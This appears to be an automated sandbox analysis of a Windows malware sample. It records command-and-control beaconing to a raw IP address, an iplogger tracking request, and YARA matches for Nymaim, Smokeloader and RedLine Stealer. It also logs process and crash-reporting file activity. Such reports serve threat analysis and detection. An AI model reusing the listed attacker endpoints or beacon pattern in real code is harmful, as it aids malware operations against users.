e7 ae 7a 33 73 45 cd f0 ae fa 54 0d d3 32 df 4a 10 84 ce 33 bf 39 55 d6 34 26 f6 b2 50 d4 e5 c7 c7 cb d7 b0 e1 89 22 77 49 fa a4 b9 cb e0 40 cb c3 b5 ae da 78 25 3e 90 be 44 0e d5 80 27 7a 09 5e fb 01 d3 d4 5e 28 bc 07 0d a4 87 4e 43 ca 5b 5b 6b d9 0a ba c8 f0 ff 95 eb ca 9c d2 56 5d 47 f1 d2 29 65 0f 7f b4 94 bf 60 c5 c5 d4 ea b1 07 18 ee 4b 2f 4c d0 55 6c 12 19 46 1f 15 22 8a ed 38 24 16 41 64 ef fa aa e4 3a 69 b5 67 a6 f4 30 81 64 db 0f d8 5b 2e a9 cf 54 22 6c 90 55 c0 4d 00 3d 17 30 b1 b0 ef 2c de d9 2c e7 99 83 6b 75 d4 57 2c c3 d1 f7 f9 f3 37 60 51 cf 46 69 3d 77 13 f9 e3 75 f1 dc 3a 8f 97 51 2d ca 52 a0 7d 30 1c c8 eb ac 4c ba ad 82 8f bd 6e c9 0a 1c 74 a4 6e 76 c0 1f eb 06 07 7a c3 c0 18 0c 65 9e e8 49 c0 43 00 01 b3 b6 d2 39 bf 56 8c 7e 31 2b 5b 5d 06 cb 9f 37 f5 04 af 78 51 1d e7 a4 f8 12 02 f6 b0 06 24 81 4c 00 1c 6f e9 65 51 c7 86 2f c8 62 c9 82 f8 5a 96 0c e4 de c1 e4 70 5d 96 3b 69 2a 29 d1 a6 bd 96 23 b9 62 ef 14 f0 25 31 95 ea 11 0d 8c db bf ec f8 40 a0 17 82 47 ff e1 5b 02 97 d9 b7 9b a6 85 0d 2f 00 63 ca 8e 5a 19 f7 ea 08 d1 81 f4 47 95 3a 0f a1 6e 90 a8 45 d3 69 08 4f af 9c 6f af 55 1e 42 c9 50 78 d3 de b2 de 0b 31 7b 2c 61 10 da cf f3 f6 23 6b cd ad 64 6a be ed 4c 34 cc 0f d2 7d da 64 3c 95 14 a4 a8 d5 d9 49 79 79 c4 a0 4a a7 fb 66 ee 57 c4 10 2c 5e 76 56 da 41 6f d4 4b d4 22 2b 4f 58 38 21 46 a7 02 f1 59 50 8b ea bd f5 75 b6 2d e6 ed 42 69 6b eb a5 5b e2 75 05 9b c1 26 57 74 bc 84 50 af f4 7f 6d cf 00 10 8e 5e 20 c8 9a c9 6b 7e e2 01 2e a3 90 6c fe d3 6f a6 7a 4d 56 1c 21 73 2e ed b6 68 80 f0 c3 7b 0f 6e 32 3b 7a d7 d9 cc 4b db 04 3f 53 c5 93 f4 2d 96 0d f9 65 57 e0 e0 ac cf 63 dc fa f2 1b e6 2d 56 dd 62 67 ff ff 39 da 49 c5 05 67 ba 78 fa 67 cb b7 ba ef 7d c3 27 e6 35 d2 c0 28 2a 50 b3 e8 b7 93 c8 4a 23 97 18 3a b5 49 53 b4 08 44 7d 8e 76 8a 97 c3 09 ea 9d 15 6a 4b 39 03 4c 51 46 aa 0f 00 Data Ascii: mi};F")T'K;OY0:3j\lj2RPCq|2iR2WFC=MUH6A@OcMx8L- b|CZ}w.laaTbr,6w#jPli=oS{R.5#;-b+G(>QiN{ +yZCz3sET2J39U4&P"wl@x%>D'z^^(NC[[kV]G)e`K/LUlF"8$Ad:ig0d[.T"lUM=0,,kuW,7`QFi=wu:Q-R}0LntnvzeIC9V~1+ []7xQ$LoeQ/bZp];i*)#b%1@G[/cZG:nEiOoUBPx1{,a#kdjL4}d<lyyJfW,^vVAoK"+OX8!FYPu-Bik[u&WtPm^ k~.lozMV!s. h{n2;zK?S-eWc-Vbg9Igxg}'5(*PJ#:ISD}vjK9LQF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49715	171.22.30.106	80	C:\Users\user\Desktop\file.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:43:43.576761007 CEST	4677	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:44.124228001 CEST	4677	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:43 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:43:46.440035105 CEST	4677	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:43:46.964653969 CEST	4678	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:46 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:43:49.006376982 CEST	4678	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:49.520315886 CEST	4679	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:49 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=98 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:43:51.568469048 CEST	4679	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:52.092350960 CEST	4680	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:51 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=97 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:43:54.145493984 CEST	4680	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:54.672375917 CEST	4680	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:54 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=96 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:43:56.709244013 CEST	4681	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:43:57.240268946 CEST	4682	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:56 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=95 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:43:59.286329031 CEST	4682	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:43:59.814461946 CEST	4683	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:43:59 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=94 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:44:02.014844894 CEST	4683	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:44:02.541059971 CEST	4683	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:44:02 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=93 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:44:04.922621965 CEST	4684	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:44:05.470845938 CEST	4684	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:44:04 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=92 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:44:07.506227016 CEST	4685	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 17:44:08.069984913 CEST	4685	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:44:07 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=91 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0
Oct 3, 2022 17:44:10.115916967 CEST	4686	OUT	GET /library.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*;q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 User-Agent: 2 Host: 171.22.30.106 Connection: Keep-Alive Cache-Control: no-cache
Oct 3, 2022 17:44:10.645729065 CEST	4686	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 15:44:10 GMT Server: Apache/2.4.41 (Ubuntu) Content-Length: 1 Keep-Alive: timeout=5, max=90 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 30 Data Ascii: 0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49712	148.251.234.83	443	C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe

Timestamp	kBytes transferred	Direction	Data
2022-10-03 15:43:01 UTC	0	OUT	GET /1Pz8p7 HTTP/1.1 User-Agent: Mozilla/5.0 (Linux; Android 9; SM-G973U Build/PPR1.180610.011) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Mobile Safari/537.36 Host: iplogger.org Connection: Keep-Alive
2022-10-03 15:43:01 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 03 Oct 2022 15:43:01 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.15; expires=Tue, 03-Oct-2023 15:43:01 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 333625791719766799=2; expires=Tue, 03-Oct-2023 15:43:01 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Mon, 03 Oct 2022 15:43:01 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-10-03 15:43:01 UTC	0	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Statistics

Behavior

- file.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe
- WerFault.exe

System Behavior

Analysis Process: file.exe PID: **6136**, Parent PID: **3452**

General

Target ID:	0
Start time:	17:41:51
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	238080 bytes
MD5 hash:	526FDE9E61B1B4835885973331FA1616
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.286250062.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.286250062.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.279758880.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.249294032.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.242144552.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.256623914.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.256985084.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.265693702.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.265693702.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.260710969.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.257076195.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.248840662.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.284332741.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.280078685.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.280078685.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.279883585.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.284940570.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source:

00000000.00000000.284940570.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.252473091.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.279213027.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.248974366.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.248974366.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.260888078.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.242858773.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.242858773.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.249420938.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.249420938.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.242004728.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.261380699.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.285645764.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.279479542.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.279479542.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.279352370.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.252652451.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.252652451.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.242267138.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.242267138.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000003.241291964.0000000002210000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.256739991.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.256739991.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.284571510.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.265965257.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.267422154.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.267422154.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.242584776.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.266223376.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.265443636.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.253125485.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.265525344.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.261862995.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.261862995.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.249185873.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.248750615.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.256511336.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.242671157.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.285927973.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000000.261685846.00000000005B8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.252969697.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.260976008.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.260976008.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.253211211.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.253211211.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.257226679.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

	• Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000000.257226679.00000000021D0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Nymaim, Description: Yara detected Nymaim, Source: 00000000.00000000.252332121.0000000000400000.00000040.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: WerFault.exe PID: **6120**, Parent PID: **6136**

General

Target ID:	2
Start time:	17:41:54
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 532
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8618.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8618.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_17858673	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_17858673\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp	success or wait	1	6DA8497A	unknown

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8618.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER8385.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER857A.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
